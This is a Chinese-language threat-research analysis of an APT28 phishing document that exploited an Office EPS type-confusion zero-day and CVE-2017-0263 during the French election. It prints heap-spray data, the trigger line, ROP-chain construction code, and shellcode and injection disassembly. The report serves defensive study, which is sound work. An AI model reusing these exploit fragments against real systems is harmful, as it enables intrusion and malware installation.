金睛为你揭秘

APT28 是如何干扰法国大选的

事件背景

2017 年 5 月 10 日，微软发布补丁修复了两个在野 Office 0day 漏洞攻击。其中一个漏洞被 APT28 组织（又称：Sednit，幻熊，Sofacy）用来发动钓鱼攻击影响法国大选。

VenusEye 金睛安全研究团队对此次 APT 攻击所使用的 Office 0day 漏洞及漏洞利用流程进行了详细的分析，全面揭示 APT28 组织是如何影响法国大选的。

攻击过程

APT28 组织通过发送一封附件名为 Trump’s_Attack_on_SyriaEnglish.docx(特朗普攻击叙利亚英文版)的钓鱼邮件对法国大选进行干扰。附件为一个恶意 Word 文档，其中嵌入了恶意 PostScript 脚本，脚本通过漏洞执行恶意功能。在 Microsoft Office 2010 版本以后，微软对 PostScript 脚本的解析单独放在了低权限的 FLTLDR.EXE 沙盒进程中进行处理。为了突破沙盒进程的权限控制，样本同时还使用了 CVE-2017-0263 漏洞进行提权。本报告着重对其利用的 Office 漏洞以及漏洞触发后的 shellcode 进行分析。

样本信息

文件哈希	f**********0
文件类型	word 文件
文件大小	268,950 字节

漏洞分析

漏洞原理


该漏洞为一个类型混淆漏洞。由于 forall 操作没有对要处理的数据类型进行检查，攻击者可通过构造恶意 PostScript 脚本利用漏洞，控制操作数堆栈上的值，从而改变代码执行流程。

技术细节


1. 解密还原

为防止杀软检测，Word 文档中的 PostScript 脚本文件进行了简单的 XOR 混淆，解密方法是每四个字节和密钥（0xc45d6491）进行异或。解密之后调用 exec 执行新的脚本。

被加密的脚本代码如下：



解密后的脚本代码如下：




2. 堆喷

a) 分配 0x90000 大小的内存，将事先构造好的数据以每 0x100 大小的间隔复制到内存中，然后再拷贝 500 份，完成内存布局。

```
/A31 589567 string <
00d0800d30d0800d00000000020000010d0800d020000003cd0800d0005000000000000000000005cd0800d00000300000000000000000020d0800d3cd0800d6cd0800d00000000f0fff
f7f50d0800d00000000f1ffff7f> A8 def

500 {A31 589567 string copy pop} repeat
```

b) 堆喷后，可以看到程序中分配了大量 0x90000 大小内存空间，其中数据均是上面构造的数据。




3. 漏洞触发

a) PostScript 脚本语言通过操作数栈来传递参数。其操作数在前，操作符在后。遇到操作数压栈，遇到操作符就从栈顶弹出相应数量的操作数进行计算，再把计算结果压栈。例如计算 1+2，则表示为 1 2 add。首先将 1 和 2 分别压栈，之后执行 add 函数时将栈顶的两个参数取出，计算后再压回栈顶。


操作数栈的基本结构如下：

```
struct Stack {
        dword pStackBase;//栈基地址
        dword dwCount; //栈中的参数个数
        ……
        }
```



栈上的每个参数都对应一个 PostScript 对象，每个对象大小 0x10 字节，其结构如下：

```
struct PostScript object {
        dword type;//类型
        dword value; //数据 1
        dword value; //数据 2
        dword pObj; //对象实际指针
        }ps_obj;
```



b) 漏洞在 forall 函数调用时触发，我们通过查询《PLRM2.PDF》得到关于 forall 的解释。可以看到 forall 函数的作用是对第一个参数中的每一个对象执行后面的处理函数（第二个参数）。此漏洞的根本原因就是对于第二个参数 proc 的类型判断不严格导致。

forall

array proc **forall** –
packedarray proc **forall** –
dict proc **forall** –
string proc **forall** –

enumerates the elements of the first operand, executing the procedure *proc* for each element. If the first operand is an array, string, or packed array, **forall** pushes an element on the operand stack and executes *proc* for each element in the array, string, or packed array, beginning with the element whose index is 0 and continuing sequentially. The objects pushed on the operand stack are the array, packed array, or string elements. In the case of a string, these elements are integers in the range 0 to 255, *not* one-character strings.

If the first operand is a dictionary, **forall** pushes a key and a value on the operand stack and executes *proc* for each key-value pair in the dictionary. The order in which **forall** enumerates the entries in the dictionary is arbitrary. New entries put in the dictionary during execution of *proc* may or may not be included in the enumeration.

If the first operand is empty (i.e., has length 0), **forall** does not execute *proc* at all. If *proc* executes the **exit** operator, **forall** terminates prematurely.

Although **forall** does not leave any results on the operand stack when it is finished, the execution of *proc* may leave arbitrary results there. If *proc* does not remove each enumerated element from the operand stack, the elements will accumulate there.

Example

```
0 [13 29 3 –8 21] {add} forall ⇒ 58
/d 2 dict def
d /abc 123 put
d /xyz (test) put
d {} forall ⇒ /xyz (test) /abc 123
```


Errors: **invalidaccess, stackoverflow, stackunderflow, typecheck**

See Also: **for, repeat, loop, exit**


c) 在恶意构造的脚本中，处理函数被设置为一个整形变量：0xD80D020。

```
1 array 226545696 forall  % proc = D80D020
```

在调用 forall 函数时，栈中情况如下，可以看到栈顶的 proc 处理函数指针恰好为精心设置的 0xD80D020，而其实际类型为整形变量。



d) 经过上面的堆喷过后，0xD80D020 地址上的数据正好覆盖为精心构造的数据。于是接下来通过对 0xD80D020 处“proc”对象的操作，操纵了后面栈上的布局。



e) 而针对 proc 处理函数对象的操作是在“handlefun”的函数中处理的。正是在该函数中没有对 proc 对象进行严格校验导致任何类型的对象都可以被当作 proc 对象处理。

```
.text:6DC66D2A handlefun       proc near               ; CODE XREF: sub_6DC4C297+55↑p
.text:6DC66D2A                                         ; sub_6DC4C317+88↑p ...
.text:6DC66D2A
.text:6DC66D2A var_4           = dword ptr -4
.text:6DC66D2A arg_0           = dword ptr  8
.text:6DC66D2A
.text:6DC66D2A                 push    ebp
.text:6DC66D2B                 mov     ebp, esp
.text:6DC66D2D                 push    ecx
.text:6DC66D2E                 push    ebx
.text:6DC66D2F                 mov     ebx, [ebp+arg_0]
.text:6DC66D32                 mov     eax, [ebx+0Ch]
.text:6DC66D35                 push    esi
.text:6DC66D36                 push    edi
.text:6DC66D37                 mov     edi, [eax]      ; eax= d80d020
.text:6DC66D37                                         ; edi = d80d000
.text:6DC66D39                 mov     esi, [edi+2Ch]
.text:6DC66D3C                 mov     [ebp+var_4], ecx
.text:6DC66D3F                 test    esi, esi
.text:6DC66D41                 jz      short loc_6DC66DB7
.text:6DC66D43                 mov     ecx, [ecx+0ECh]
.text:6DC66D49                 mov     eax, [ecx+4]
.text:6DC66D4C                 dec     eax
.text:6DC66D4D                 cmp     eax, 3E8h
.text:6DC66D52                 jle     short loc_6DC66D69
.text:6DC66D54                 mov     [ebp+arg_0], 5
.text:6DC66D5B
.text:6DC66D5B loc_6DC66D5B:                           ; CODE XREF: handlefun+9D↓j
.text:6DC66D5B                 push    offset dword_6DCA388C
.text:6DC66D60                 lea     eax, [ebp+arg_0]
.text:6DC66D63                 push    eax
.text:6DC66D64                 call    _CxxThrowException
.text:6DC66D69 ; ---------------------------------------------------------------------------
```


f) 对比补丁修补后的“handlefun”函数也可以证明这一点。

```
.text:6A5E6E06 handlefun       proc near               ; CODE XREF: sub_6A5CC2A0+55↑p
.text:6A5E6E06                                         ; sub_6A5CC320+88↑p ...
.text:6A5E6E06
.text:6A5E6E06 var_4           = dword ptr -4
.text:6A5E6E06 arg_0           = dword ptr  8
.text:6A5E6E06
.text:6A5E6E06                 push    ebp
.text:6A5E6E07                 mov     ebp, esp
.text:6A5E6E09                 push    ecx
.text:6A5E6E0A                 push    esi
.text:6A5E6E0B                 push    edi
.text:6A5E6E0C                 mov     edi, [ebp+arg_0]
.text:6A5E6E0F                 mov     eax, [edi]
.text:6A5E6E11                 shr     eax, 11h
.text:6A5E6E14                 mov     [ebp+var_4], ecx
.text:6A5E6E17                 test    al, 1
.text:6A5E6E19                 jnz     short loc_6A5E6E30
.text:6A5E6E1B                 mov     [ebp+arg_0], 17h
.text:6A5E6E22
.text:6A5E6E22 loc_6A5E6E22:                           ; CODE XREF: handlefun+51↓j
.text:6A5E6E22                                         ; handlefun+AB↓j
.text:6A5E6E22                 push    offset dword_6A6239C4
.text:6A5E6E27                 lea     eax, [ebp+arg_0]
.text:6A5E6E2A                 push    eax
.text:6A5E6E2B                 call    _CxxThrowException
```


补丁添加了对proc对象类型的校验过程

4. 绕过 ASLR+构造 ROP 链

a) 漏洞触发后，EPS 栈被精准控制，并设置了一些特定的数据。执行后 EPS 栈情况如下：可以看到栈中构造了两个对象，一个 string 对象和一个 array 对象。



b) 查看 string 对象，发现 string 基址为 0，大小为 0x7FFFFFF0，之后通过该对象进行“任意内存地址读写”操作，从而绕过 ASLR。



c) 经过两次栈交换，分别将 string 对象和 array 对象赋值给 A18，A19。

```
/A19 exch def    %A19 指向一个array 对象，对象地址 = 0xD80D020
/A18 exch def    %A18 指向一个string对象，对象地址 = 0xd80d05c
```


d) 创建一个新的 array 对象，并利用 array 中的虚表地址泄露出 EPSIMP32 的基址。

```
/A16 A12 array def          %创建一个array对象
A19 1 A16 put               %将array对象赋给A19数组中的第二项
/A9 226545696 56 add A17 A17 def  %通过取地址（[[0xD80D058]]）数据，获取array对象地址
A9
/A36 exch A17 A29 def       %进一步取值，获得虚表地址，通过虚表地址向上遍历，找到EPSIMP32基址
```

e) 通过解析 EPSIMP32 模块，遍历导入表，获得 kernel32 模块基址，然后通过 A18 对象，读取 kernel32 头部数据， 再通过 PE 头中 MajorOSVersion 字段，判断当前操作系统版本（等于 6，包含 Vista，Win7，Win8，Win8.1，Server 2008，Server 2008 R2，Server 2012，Server 2012 R2）， 然后再通过 kernel32 导入表，获得 ntdll 模块基址，进而遍历 ntdll 导出表获得函数 NtProtectVirtualMemory 地址。

```
/A28 A36 (KERNEL32.dll) A40 def          %通过遍历EPSIMP32导入表，获取kernel32基址
/A3 A18 A28 4096 getinterval def         %通过A18对象，取得kernel32头数据
/A1 { A3 <50 45> search { length A28 A60 exch pop exch pop } { quit } ifelse } bind def  %获取kernel32 PE头
/A15 { A1 64 A60 A17 255 and } bind def %获取系统主版本号
A15 6 ne { quit } if                     %判断版本号Vista ~ win8.1
/A14 A28 (ntdll.dll) (NtProtectVirtualMemory) A35 def %通过kernel32导入表，获取ntdll地址，进而获取NtProtectVirtualMemory地址
```


f) 在 EPSIMP32 代码段中，查找 ROP gadgets

```
/A67 <94 c3> A4 def      %在EPSIMP32代码段中，查找xchg eax,esp  retn
/A65 A67 1 A60 def       %retn
/A66 <c2 0c> A4 def      %retn 0xC
```

g) 构造 ROP 链，以及一个文件对象


```
A52 A68 A2
A52 4 A60 A13 A2
A16 0 A55 put                %放入一个对象到数组的第一项
A55 A55 4 A60 A2             %指向rop链栈顶
A55 4 A60 A66 A2             %retn 0xC
A55 8 A60 A65 A2             %retn
A55 20 A60 A67 A2            %xchg eax,esp, retn
A55 24 A60 A14 A2            %NtProtectVirtualMemory
A55 28 A60 A48 A2            %shellcode base
A55 32 A60 -1 A2             %handle
A55 36 A60 A52 A2            %base
A55 40 A60 A52 4 A60 A2      %size
A55 44 A60 64 A2             %newProtect
A55 48 A60 A52 8 A60 A2      %oldProtect
A68 2304 A2                  %修改对象类型为0x900，即文件类型
```

内存中的文件对象，以及内存中的 ROP 链布局。




5. 跳转到 ROP 链并执行 shellcode

a) 最后通过 A18 对象将 shellcode 写入内存中，并通过 bytesavailable 操作调用构造的文件对象，跳转到 ROP 链，短暂的 ROP 链之后，调用 ZwProtectVirtualMemory 函数将 shellcode 设置为可读可写可执行权限，最后跳转到 shellcode 并执行。



shellcode 分析

Shellcode 主要执行流程如下：




技术细节


a) 以下为 shellcode 的入口处

```
026A6140   55              push ebp
026A6141   8BEC            mov ebp,esp
026A6143   81EC E0090000   sub esp,0x9E0
026A6149   E8 00000000     call 026A614E
026A614E   8F45 EC         pop dword ptr ss:[ebp-0x14]
026A6151   C745 FC 710200( mov dword ptr ss:[ebp-0x4],0x271
026A6158   C745 E8 000000( mov dword ptr ss:[ebp-0x18],0x0
026A615F   EB 09           jmp X026A616A
026A6161   8B45 E8         mov eax,dword ptr ss:[ebp-0x18]
026A6164   83C0 01         add eax,0x1
026A6167   8945 E8         mov dword ptr ss:[ebp-0x18],eax
026A616A   817D E8 700200( cmp dword ptr ss:[ebp-0x18],0x270
026A6171   73 10           jnb X026A6183
026A6173   8B4D E8         mov ecx,dword ptr ss:[ebp-0x18]
026A6176   C7848D 20F6FFF( mov dword ptr ss:[ebp+ecx*4-0x9E0],0x0
026A6181   EB DE           jmp X026A6161
026A6183   8B55 EC         mov edx,dword ptr ss:[ebp-0x14]
026A6186   81C2 16030000   add edx,0x316
026A618C   8955 EC         mov dword ptr ss:[ebp-0x14],edx
026A618F   B8 04000000     mov eax,0x4
026A6194   6BC8 00         imul ecx,eax,0x0
```


b) 首先会遍历数据，通过 PE 头特征，找到保存在 shellcode 中的 dll_a 文件。



c) 之后在内存中手动映射 dll_a 文件，然后调用 dll_a 的导出函数 fork。



d) Fork 函数首先会判断是 32 位还是 64 位系统环境，进而选择不同的提权 payload。



e) 同样经过手动映射 payload，通过 CVE-2017-0263 漏洞进行提权，之后判断是否提权成功，成功将继续执行后续操作，否则将退出。

f) 提权成功后，会遍历进程中的句柄表，定位到 WinWord 进程。

```
00412E41   6A 01          push 0x1
00412E43   33D2           xor edx,edx
00412E45   B9 E8974200    mov ecx,0x4297E8                WINWORD.exe
00412E4A   E8 82FEFFFF    call 00412CD1
00412E4F   59             pop ecx                         0041348C
00412E50   8BC8           mov ecx,eax
00412E52   E8 14FDFFFF    call 00412B6B
00412E57   85C0           test eax,eax
00412E59   0F84 C8000000  je 00412F27
00412E5F   8BC8           mov ecx,eax
00412E61   E8 5CFDFFFF    call 00412BC2
00412E66   8BF0           mov esi,eax
```

g) 之后将 dll_a（即自身）注入到 WinWord 进程，设置新的入口函数继续执行。


```
00412ED4   57             push edi
00412ED5   8B7D F4        mov edi,dword ptr ss:[ebp-0xC]
00412ED8   57             push edi
00412ED9   FF75 FC        push dword ptr ss:[ebp-0x4]
00412EDC   56             push esi
00412EDD   FF55 F0        call dword ptr ss:[ebp-0x10]    ntdll.ZwWriteVirtualMemory
00412EE0   85C0           test eax,eax
00412EE2   75 20          jnz short 00412F04
00412EE4   8B45 FC        mov eax,dword ptr ss:[ebp-0x4]
00412EE7   33C9           xor ecx,ecx
00412EE9   51             push ecx
00412EEA   51             push ecx
00412EEB   51             push ecx
00412EEC   2BC3           sub eax,ebx
00412EEE   05 691D4100    add eax,0x411D69
00412EF3   50             push eax
00412EF4   51             push ecx
00412EF5   51             push ecx
00412EF6   56             push esi
00412EF7   FF15 7C404200  call dword ptr ds:[0x42407C]   kernel32.CreateRemoteThread
```

h) 注入后的代码首先会解密一个 dll 文件（即真正的恶意文件）和一个 docx 文件，然后将 dll 文件保存到 %temp%\apisecconnect.dll，同时将它添加到注册表中，之后还会判断是否通过 rundll32 来执行这个 dll。

```
54   do
55   {
56     v13 = i >= v1[2] ? 0 : *(_DWORD *)(v1[1] + 4 * i);
57     if ( !sub_100013FF((int)v1, i) )          // 解密文件，第一次解密dll，第二次解密docx
58       return 1;
59     if ( i == v4 - 1 )
60     {
61       sub_10002FCD();                         // 添加dll到注册表，每次打开word文件将自动加载dll
62     }
63     else if ( !sub_1000153C((int)v1, i) )     // 将dll文件保存到临时目录
64     {
65       return 1;
66     }
67     if ( *(_BYTE *)(v13 + 0x18) && !(unsigned __int8)sub_100015BB((int)v1, i) )// 判断是否通过rundll32执行dll
68       return 1;
69   }
70   while ( ++i < v4 );
```

